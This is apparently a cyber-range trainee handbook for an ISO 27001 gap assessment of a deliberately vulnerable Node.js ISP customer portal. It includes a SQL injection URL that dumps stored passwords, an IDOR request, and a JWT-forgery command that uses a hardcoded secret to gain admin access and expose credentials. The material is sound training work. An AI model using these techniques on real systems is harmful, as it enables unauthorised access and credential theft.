

Scenario 03 — NetLink ISP Customer Portal (Digital infrastructure)

Trainee handbook

🕒 Estimated time: **2 hours** · 🎯 Level: **Intermediate** · 🌐 Sector: **Digital infrastructure (ISP / managed-service provider)**


Scenario brief

You are a cybersecurity consultant engaged by **NetLink Telco**, a small Cypriot ISP serving SMEs across Limassol, Larnaca and Nicosia. The board wants to win larger enterprise contracts and has decided to pursue **ISO/IEC 27001:2022 certification** within twelve months.

Before booking the Stage 1 audit, NetLink's CTO has asked you to use **CyberFort** to perform a gap assessment of the customer self-service portal (the one customers use to log in, view bills, and manage their service). The portal — **NetLink Customer Portal v2.4.1** — is a Node.js + PostgreSQL application.

You have:

- A virtual machine running CyberFort (<https://<VM1-IP>:5173>), or access to the hosted reference instance at <https://access.cyber-fort.eu/login> .
- A virtual machine running the NetLink portal in Docker (<http://<VM2-IP>:3000>).
- Shell access to VM2; source under [/srv/netlink-scenario/.../api/](#) .



i The hosted reference instance cannot reach a private cyber-range subnet, so the scanner integrations cannot actively scan VM2. The walkthrough shows the **exact UI steps** for each scan — and where the scanner cannot reach your target, you **replicate** the finding by adding it manually to the Risk Register.

Learning outcomes


1. Register the portal as a product in CyberFort.

2. Run an **Nmap** scan against the IT-shaped attack surface.
3. Run an **OWASP ZAP** scan against the web application.
4. Run a **Semgrep** SAST scan against the **Node.js** source and identify hardcoded secrets.
5. Run an **OSV** scan against `package.json` and identify advisories on popular npm packages.
6. Forge a JWT using a leaked signing secret — the showpiece of the scenario.
7. Map findings to **ISO/IEC 27001:2022 Annex A** controls.
8. Complete a **CyberFort ISO 27001 assessment** and export the gap report PDF.

Step 0 — Verify the lab is up

```
cd /srv/netlink-scenario/03-netlink-isp-digital-infra
docker compose ps
curl -s http://localhost:3000/healthz
```

Two containers running (`netlink_api` , `netlink_db`) and `/healthz` returns `{"status":"ok"}` . Open `http://<VM2-IP>:3000/login` :



The screenshot shows a web browser displaying the NetLink Telco customer portal. The header is dark blue with the text "NetLink Telco" and "customer portal" in white. The main content area is light blue and contains a white "Sign in" form. The form has a title "Sign in", a subtitle "Use your NetLink customer credentials.", and two input fields labeled "Username" and "Password". Below the input fields is a dark blue "Sign in" button.

Log in as a regular customer with `bob` / `bobcustomer` :

Hello, bob

Your plan: Fibre 500 Mbps
Service status: nominal · next bill: first of next month

Your invoices

#	Period	Amount (EUR)	Status
#4	2026-04	29.90	paid
#3	2026-03	29.90	paid

Step 1 — Register the portal as a product

1. Assets / Products → Manage Assets.

The screenshot displays the CYBERFORT Asset Management interface. On the left is a dark sidebar with navigation links: Dashboard, Assessments, Frameworks, Assets / Products (expanded), Manage Assets (selected), CE Marking Checklist, Risks, Controls, Documents, Compliance Chain, Audit Engagements, and Administration. At the bottom of the sidebar are user information (manastasiadis, CRA Extended) and a Sign out button. The main content area is titled 'Asset Management' and has tabs for Assets, Asset Types, and Connections. The 'Assets' tab is active, showing a search bar and an 'Add Asset' button. Below is a table of assets with columns: Name, Version, Asset Type, Status, IP / URL, Economic Oper..., Criticality, OAV, and Last Updated. The table lists seven assets, all with an 'Active' status. At the bottom right, it shows '1-6 of 6 assets' and a pagination control for '10 / page'.

Name	Version	Asset Type	Status	IP / URL	Economic Oper...	Criticality	OAV	Last Updated
macbook pro m3 max	-	Laptops	Active	-	Importer	-	-	2/20/2026
PortPilot	0.9.2	SAAS Product / Application	Active	10.10.20.30	Manufacturer	-	-	5/13/2026
SEUXDR	v1.1	Servers	Active	-	Manufacturer	ANNEX III - IMP...	-	3/4/2026
SIEM	v.1.1	Servers	Active	193.190.1...	Manufacturer	ANNEX III - IMP...	-	3/4/2026
SmartGrid Meter Admin	1.3.0	SAAS Product / Application	Active	10.10.20.31	Manufacturer	-	-	5/13/2026
Wazuh SIEM with AI Remediation	4.9	SAAS Product / Application	Active	-	Manufacturer	ANNEX III - IMP...	-	5/12/2026

2. Click + Add Asset.

Asset Management

Add New Asset

Details | CIA Matrix

Asset Name * Version

Asset Type * Status

Economic Operator Criticality

License IP Address / IP Range / URL

Justification

Description

SBOM (Software Bill of Materials)

3. Fill in: * **Asset Name:** NetLink Customer Portal * **Version:** 2.4.1 * **Asset Type:** SAAS Product / Application * **Status:** Active * **Economic Operator:** Manufacturer * **Criticality:** High (the portal processes personal data + billing) * **IP Address / URL:** <VM2-IP> (e.g. 10.10.20.32) * **Description:** "NetLink Customer Portal — Node.js Express + EJS + PostgreSQL portal for an SME ISP."

Asset Management

Add New Asset

Details | CIA Matrix

Asset Name * Version

Asset Type * Status

Economic Operator Criticality

License IP Address / IP Range / URL

Justification

Description

SBOM (Software Bill of Materials)

4. Click **Save**.

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Manage Assets

CE Marking Checklist

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Asset Management

AssetsAsset TypesConnections

Search assets...

Add Asset

Name	Version	Asset Type	Status	IP / URL	Economic Oper...	Criticality	OAV	Last Updated
macbook pro m3 max	-	Laptops	Active	-	Importer	-	-	2/20/2026
NetLink Customer Portal	2.4.1	SAAS Product / Application	Active	10.10.20.32	Manufacturer	-	-	5/13/2026
PortPilot	0.9.2	SAAS Product / Application	Active	10.10.20.30	Manufacturer	-	-	5/13/2026
SEUXDR	v1.1	Servers	Active	-	Manufacturer	ANNEX III - IMP...	-	3/4/2026
SIEM	v1.1	Servers	Active	193.190.1...	Manufacturer	ANNEX III - IMP...	-	3/4/2026
SmartGrid Meter Admin	1.3.0	SAAS Product / Application	Active	10.10.20.31	Manufacturer	-	-	5/13/2026
Wazuh SIEM with AI Remediation	4.9	SAAS Product / Application	Active	-	Manufacturer	ANNEX III - IMP...	-	5/12/2026

Step 2 — Run an Nmap scan

1. **Security Tools** → **Security Scanners**, *Network Vulnerability* tab.
2. Target: **<VM2 - IP>** . Scan Type: **Basic Scan - Top 1000 ports** .
3. **Run Scan**.

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Security Scanners

Scanner Guide

Network Vulnerability

Application Vulnerability

Scan Configuration

Scan Type: Basic Scan - Top 1000 ports

Target: IP address, domain, or network range

Enter Custom IP/Domain

Select from Assets

Run Scan

Clear

Schedule

Scan Results

Search history...

Timestamp	Scan Type	Status	Severity	Duration (s)	User	Organization	Acti
> Apr 25, 2026, 09:07:48 AM	basic	COMPLETED	INFO	39.27	nkekatos@clone-system...	Clone Systems	
> Apr 25, 2026, 09:06:38 AM	aggressive	COMPLETED	INFO	0.67	nkekatos@clone-system...	Clone Systems	
> Apr 25, 2026, 09:06:02 AM	basic	COMPLETED	INFO	0.45	nkekatos@clone-system...	Clone Systems	
> Mar 14, 2026, 11:29:25 AM	basic	COMPLETED	INFO	20.65	nkekatos@clone-system...	Clone Systems	
> Feb 26, 2026, 01:56:22 PM	fast	COMPLETED	INFO	19.08	superadmin@clone-syst...	Clone Systems	
> Feb 26, 2026, 01:43:07 PM	basic	COMPLETED	INFO	23.15	superadmin@clone-syst...	Clone Systems	
> Jan 28, 2026, 08:06:20 AM	os	COMPLETED	N/A	13.73	superadmin@clone-syst...	Clone Systems	
> Nov 24, 2025, 09:36:04 AM	basic	COMPLETED	N/A	16.22	nmiaritis@clone-system...	Clone Systems	
> Nov 21, 2025, 07:57:09 PM	all_ports	COMPLETED	N/A	225.05	superadmin@clone-syst...	Clone Systems	
> Nov 21, 2025, 08:25:52 AM	basic	COMPLETED	N/A	5.47	nmiaritis@clone-system...	Clone Systems	

1-10 of 12 scans < 1 2 > 10 / page Go to Page

You should see:

Port	Service	Notes
3000	http	NetLink Customer Portal
5432	postgresql	PostgreSQL 13 — should not be reachable from the customer network

Finding #1 — Database reachable from the customer-facing network. Maps to ISO 27001:2022 **A.8.22 — Segregation of networks** and **A.8.21 — Security of network services**.

Replicate the finding in the Risk Register

If the scanner couldn't reach your private target, open **Risks** → **Risk Register** → **Add New Risk**.

The screenshot displays the CYBERFORT Risk Management interface. A modal window titled "Add New Risk" is open, allowing users to register a new risk. The form includes the following fields:

- Code ***: e.g., ORG-RSK-01
- Asset Category ***: Select asset category
- Status (Treatment) ***: Select treatment
- Likelihood ***: Select likelihood
- Scope Type**: Select scope type (optional)
- Scope Entity**: Select scope type first
- Assessment Status ***: Not Assessed
- Severity ***: Select severity
- Residual Risk ***: Select residual risk
- Risk Category ***: Enter or select risk category
- Description**: Enter risk description
- Potential Impact**: Enter potential impact
- Controls**: Enter controls

Buttons for "Cancel" and "Save Risk" are located at the bottom right of the modal. The background shows a table of existing risks with columns for ID, Name, Description, Status, Likelihood, and Impact.

ID	Name	Description	Status	Likelihood	Impact
RSK-33	Brute force attack	Risk of malicious user getting ac...	Accept	Medium	-
RSK-34	Cancelled contract	A contract is cancelled due to a ...	Accept	Medium	-
RSK-35	Cloud misconfiguration	Lack of baseline configuration wi...	Accept	Medium	-
RSK-36	DNS Spoofing	Risk of data theft and malware di...	Accept	Medium	-
RSK-37	Data breach	Open ports, unrestricted protocol...	Accept	Medium	-

Fill it in with the JWT-forgery showpiece risk you will demonstrate in Step 5:

CYBERFORT

Risk Management

Dashboard Risk Registry 89 Risk Templates Library 110 Connections

+ Add New Risk

Fill out the form below to register a new risk.

Code * NETLINK-RSK-01 Asset Category * Select asset category Status (Treatment) * Reduce Likelihood * High

Scope Type Select scope type (optional) Scope Entity Select scope type first Assessment Status * Not Assessed

Severity * High Residual Risk * Medium Risk Category * Enter or select risk category

Description Enter risk description Potential Impact Enter potential impact Controls Enter controls

Cancel Save Risk

Risk ID	Brute force attack	Risk of malicious user getting ac...	Accept	Medium	-	Medium
RSK-34	Cancelled contract	A contract is cancelled due to a ...	Accept	Medium	-	Medium
RSK-35	Cloud misconfiguration	Lack of baseline configuration wi...	Accept	Medium	-	Medium
RSK-36	DNS Spoofing	Risk of data theft and malware di...	Accept	Medium	-	Medium
RSK-37	Data breach	Open ports, unrestricted protocol...	Accept	Medium	-	Medium

1-10 of 89 risks < 1 2 3 4 5 ... 9 > 10 / page

Click **Save Risk**.

Step 3 — Run an OWASP ZAP active scan

1. **Security Tools** → **Security Scanners** → **Application Vulnerability** tab.
2. Target URL: `http://<VM2-IP>:3000`. Authenticated active scan; seed with `bob` / `bobcustomer`.

While ZAP runs, work through the three manual checks below — ZAP cannot easily find them on its own.

3a. SQL injection on `/api/customers/search`

Signed in as `bob`, open:

```
http://<VM2-IP>:3000/api/customers/search?q=%25%27%20UNION%20SELECT%20id%2C%20username%2C%20password%2
```

The JSON response contains rows from the `customers` table **and** rows from the `users` table — usernames + plaintext passwords + roles:

Pretty-print ☐

```
{
  "query": "%' UNION SELECT id, username, password, role FROM users -- ",
  "results": [
    {
      "id": 1,
      "name": "Alice Constantinou",
      "email": "alice@example.cy",
      "plan": "Fibre 1 Gbps"
    },
    {
      "id": 3,
      "name": "Carol Corp Trading Ltd",
      "email": "billing@carolcorp.cy",
      "plan": "Business 10 Gbps"
    },
    {
      "id": 3,
      "name": "Alice",
      "email": "alice2024",
      "plan": "customer"
    },
    {
      "id": 1,
      "name": "admin",
      "email": "Admin123",
      "plan": "admin"
    },
    {
      "id": 4,
      "name": "Dean Hadjichristofi",
      "email": "dean@example.cy",
      "plan": "Fibre 200 Mbps"
    },
    {
      "id": 2,
      "name": "grid_ops",
      "email": "gridops!",
      "plan": "staff"
    },
    {
      "id": 6,
      "name": "dean",
      "email": "dean-net",
      "plan": "customer"
    },
    {
      "id": 5,
      "name": "carol",
      "email": "carolcorp",
      "plan": "customer"
    },
    {
      "id": 4,
      "name": "bob",
      "email": "bobcustomer",
      "plan": "customer"
    },
    {
      "id": 2,
      "name": "Bob Charalambous",
      "email": "bob@example.cy",
      "plan": "Fibre 500 Mbps"
    }
  ]
}
```

 **Finding #2 — SQL injection in customer search.** Maps to ISO 27001:2022 **A.8.28 — Secure coding** and **A.8.26 — Application security requirements**.

3b. IDOR on `/api/invoices/:id`

Still signed in as `bob` (his own invoices are #3 and #4):

```
curl -b cookies.txt http://<VM2-IP>:3000/api/invoices/5
```

The response is invoice #5 — which belongs to **Carol Corp Trading Ltd**, a B2B customer with a 1,290 EUR monthly bill and a `CONFIDENTIAL: linked to fibre lease...` note:

Pretty-print ☐

```
{ "id": 5, "customer_id": 3, "customer_name": "Carol Corp Trading Ltd", "email": "billing@carolcorp.cy", "amount_eur": "1290.00", "period": "2026-03", "status": "paid", "notes": "CONFIDENTIAL: linked to fibre lease, see contract NLT-2025-014." }
```

 **Finding #3 — Insecure Direct Object Reference on invoice download.** Maps to ISO 27001:2022 **A.5.15** access control, **A.5.18** access rights, **A.8.3** information access restriction.

3c. Cookie hardening

Inspect the `token` cookie in DevTools after logging in. It is **not** marked `HttpOnly` and not `Secure`. Any XSS would steal it.

 **Finding #4 — Session cookie missing `HttpOnly` / `Secure` flags.** ISO 27001 **A.8.5** secure authentication.

Step 4 — Run a Semgrep SAST scan

```
cd /srv/netlink-scenario/03-netlink-isp-digital-infra
zip -r /tmp/netlink-src.zip api/
```

Security Tools → **Code Analysis**. Upload the ZIP.

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Code Analysis

Scanner Guide

Scan Configuration

Configuration *
auto
Analysis Mode
LLM AnalysisFast Results

Source Code

Upload ZIP File

GitHub Repository

Click to select a ZIP file

Upload a ZIP file containing source code for security analysis

Run Scan

Clear

Schedule

Scan Results99+

Search history...

	Timestamp	Scan Type	Status	Severity	Duration (s)	User	Organization	Acti
>	May 13, 2026, 09:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 08:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 07:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 06:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 05:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 04:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 03:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 02:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 01:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 12:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	

1-10 of 100 scans12345...10>10 / pageGo toPage

Expected findings:

Severity	Rule	File
Critical	hardcoded-jwt-secret	api/src/config.js

Severity	Rule	File
High	hardcoded-password	api/src/config.js (DB_PASSWORD, PROVISIONING_API_KEY)
High	sql-injection	api/src/routes/customers.js
Medium	missing-jwt-options	api/src/auth.js

 **Finding #5 — Hardcoded JWT signing secret in source.** Maps to **A.5.17, A.8.4, A.8.24**. Step 5 shows why this single finding is worse than it looks.

Step 5 — Demonstrate the JWT forgery (the showpiece)

You read `src/config.js` and saw:

```
JWT_SECRET: "netlink-jwt-2024",
```

That single string lets any reader of the source forge an admin JWT. From any machine, mint a token and hit `/api/admin/diagnostics`:

```
trainee@vm2:~$ JWT forgery + admin diagnostics

$ # forge an admin JWT using the hardcoded secret in src/config.js
$ TOKEN=$(node -e "console.log(require('jsonwebtoken').sign(\
  {id:999,username:'attacker',role:'admin'},\
  'netlink-jwt-2024', {expiresIn:'8h'}))")
$ echo "$TOKEN"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6OTk5LCJ1c2VybmFtZSI6ImF0dGFja2VyIiwicm9sZSI6ImFkbWwIiwiaWF0IjoxNzc4NjY5MzQ0LCJleHAiOjE3Nzg2OTgxNDk5LlRnbnVYcQ4wFomnN4QM8zhUNisqvH9P7Vxkp4iwaIMg

$ # hit the admin diagnostics endpoint with the forged token
$ curl -s -H "Cookie: token=$TOKEN" \
  http://<VM2>:3000/api/admin/diagnostics
{
  "portal_version": "2.4.1",
  "node_version": "v18.20.8",
  "db": {
    "host": "db",
    "port": 5432,
    "user": "netlink_app",
    "password": "NetLink-DB-2024",
    "database": "netlink"
  },
  "upstream": {
    "provisioning_api_key": "pk_live_8b3f29ac41e7d52f04c8a91d7e2b4f6a"
  },
  "jwt_secret_first_chars": "netl..."
}
```

The diagnostics endpoint blesses any caller who can present an admin-role JWT — and the JWT secret is in the repo, so the chain is **leaked-source** → **forged-admin-token** → **plaintext DB password + provisioning API key**.

 **Finding #6 — Privilege escalation chain via leaked JWT secret.** Maps to **A.5.17, A.8.5, A.5.10**. Add this to the risk register with Likelihood `High` / Impact `Critical`.

Step 6 — Run an OSV dependency scan

Security Tools → Dependency Check. Upload `api/package.json` (or the same ZIP).

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Dependency Analysis

Scanner Guide

Source Code

Upload ZIP File

GitHub Repository

Click to select a ZIP file

Upload a ZIP file containing source code to scan for dependency vulnerabilities

Scan Control

LLM Analysis

Fast Results

Run Scan

Clear

Schedule

Scan Results

99+

Search history...

Table

Grid

	Timestamp	Scan Type	Status	Severity	Duration (s)	User	Organization	Actions
>	May 13, 2026, 09:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 09:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 08:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 08:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 07:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 07:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 06:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 06:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 05:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	
>	May 13, 2026, 05:59:07 AM	basic	FAILED	N/A	0.00	manastasiadis@clone-s...	Clone Systems	

1-10 of 100 scans

<

1

2

3

4

5

...

10

>

10 / page

Go to

Page

Expected advisories:

Package	Version	Notable advisory
express	4.16.0	GHSA-rv95-896h-c2vc (open redirect)
jsonwebtoken	8.5.0	GHSA-qwph-4952-7xr6 (algorithm confusion)
lodash	4.17.20	GHSA-35jh-r3h4-6jhm (prototype pollution)
ejs	3.1.5	GHSA-phwq-j96m-2c2q (SSTI)
body-parser	1.18.0	GHSA-qwcr-r2fm-qrc7 (DoS)
pg	8.7.1	GHSA-x5ww-5r43-rmrf (pg-native RCE)



Finding #7 — Six dependencies with high-severity advisories. Maps to **A.5.7**, **A.5.19**, **A.8.8**.

Cross-check with Scan Findings

Security Tools → **Scan Findings** aggregates everything into one filterable table:

CYBERFORT

Dashboard, Assessments, Frameworks, Assets / Products, Risks, Controls, Documents, Compliance Chain, Audit Engagements, Administration, Documentation, AI Assistant, manastasiadis, CRA Extended, Sign out

Scan Findings

Total Findings: 316

Remediated: 0 / 316 (0%)

Linked to Risks: 31 / 316 (10%)

Dependency Scanner: 133, Network Scanner: 16, Code Scanner: 63, Web App Scanner: 104

MEDIUM: 181, INFO: 123, HIGH: 12

Scanner Type, Severity, Risk Link, Remediated, Search title, identi..., Reset, Refresh

Scanner	Target	Findings	Date
Web App Scanner	https://www.draxis.gr/	11	4/25/2026, 9:10:24 AM
Web App Scanner	https://www.draxis.gr/	11	4/25/2026, 9:10:18 AM
Web App Scanner	https://www.draxis.gr/	11	4/25/2026, 9:10:10 AM
Network Scanner		5	4/25/2026, 9:07:48 AM
Network Scanner	www.draxis.gr/	1	4/25/2026, 9:06:38 AM
Network Scanner	www.draxis.gr/	1	4/25/2026, 9:06:02 AM
Web App Scanner	https://ktelachaias.gr/	10	3/14/2026, 12:39:01 PM

1-50 of 316 findings < 1 2 3 4 5 6 7 >

After filing the seven risks for NetLink, the **Risk Register** should look similar to this:

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Risk Register

Risk Assessment

Incident Registration

Security Advisories

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Risk Management

Dashboard

Risk Registry

89

Risk Templates Library

110

Connections

Search risks...

Add New Risk

Export to PDF (89)

Code	Risk Category	Description	Status (Treatment)	Severity	Assessment	Likelihood
RSK-1	DNS Attacks	Attacks targeting Domain Name ...	Accept	Medium	Not Assessed	Medium
RSK-13	Phishing Attacks	Social engineering attacks that tr...	Accept	Medium	Assessment in progress	Low
RSK-30	Accidental fire, water,...	Risk of outages and loss due to ...	Accept	Medium	-	Medium
RSK-31	Availability & Disaste...	Risk of system outage due to a d...	Accept	Medium	-	Medium
RSK-32	Broken or weak auth...	Risk of account hijacking or expl...	Accept	Medium	-	Medium
RSK-33	Brute force attack	Risk of malicious user getting ac...	Accept	Medium	-	Medium
RSK-34	Cancelled contract	A contract is cancelled due to a ...	Accept	Medium	-	Medium
RSK-35	Cloud misconfiguration	Lack of baseline configuration wi...	Accept	Medium	-	Medium
RSK-36	DNS Spoofing	Risk of data theft and malware di...	Accept	Medium	-	Medium
RSK-37	Data breach	Open ports, unrestricted protocol...	Accept	Medium	-	Medium

1-10 of 89 risks

1

2

3

4

5


...

9

10 / page

Step 7 — Complete the ISO 27001 gap assessment

1. Assessments → + New Assessment.



2. Form fields: * **Framework:** ISO 27001 * **Assessment Type:** Conformity * **Scope Type:** Asset / Product * **Asset / Product:** NetLink Customer Portal * **Assessment Name:** NetLink ISO 27001 Gap

CYBERFORT

Dashboard
Assessments
Frameworks
Assets / Products
Risks
Controls
Documents
Compliance Chain
Audit Engagements
Administration
Documentation
AI Assistant
manastasiadis
CRA Extended
Sign out

Assessments
Export PDF
Export CSV
Import CSV
Suggest from Scans
AI Suggest Answers

Assessment Overview

View your active assessments or create new ones

Active Assessments
3

Assessments currently in progress

SmartGrid NIS2 Conformity
CRA • Product: SmartGridMeter Admin
0%

PortPilot CRA Conformity
CRA • Product: PortPilot
0%

pentest

Create New Assessment

Start a new assessment for a framework

Framework
CRA

Assessment Type
Conformity

Scope Type *
Asset / Product

Asset / Product *
NetLink Customer Portal v2.4.1 (SAAS Product / Application)

Assessment Name
NetLink ISO 27001 Gap

Create
Cancel

3
Total

0
Completed

Select Assessment

Or browse and select from existing assessments

Framework
CRA

Assessment Type
Conformity

Assessment
Select assessment

3. Create.

CYBERFORT

Dashboard

Assessments

Frameworks

Assets / Products

Risks

Controls

Documents

Compliance Chain

Audit Engagements

Administration

Documentation

AI Assistant

manastasiadis

CRA Extended

Sign out

Assessments

Export PDF

Export CSV

Import C

Assessment Creation Success

Assessment created.

Assessment Overview

View your active assessments or create new ones

Active Assessments

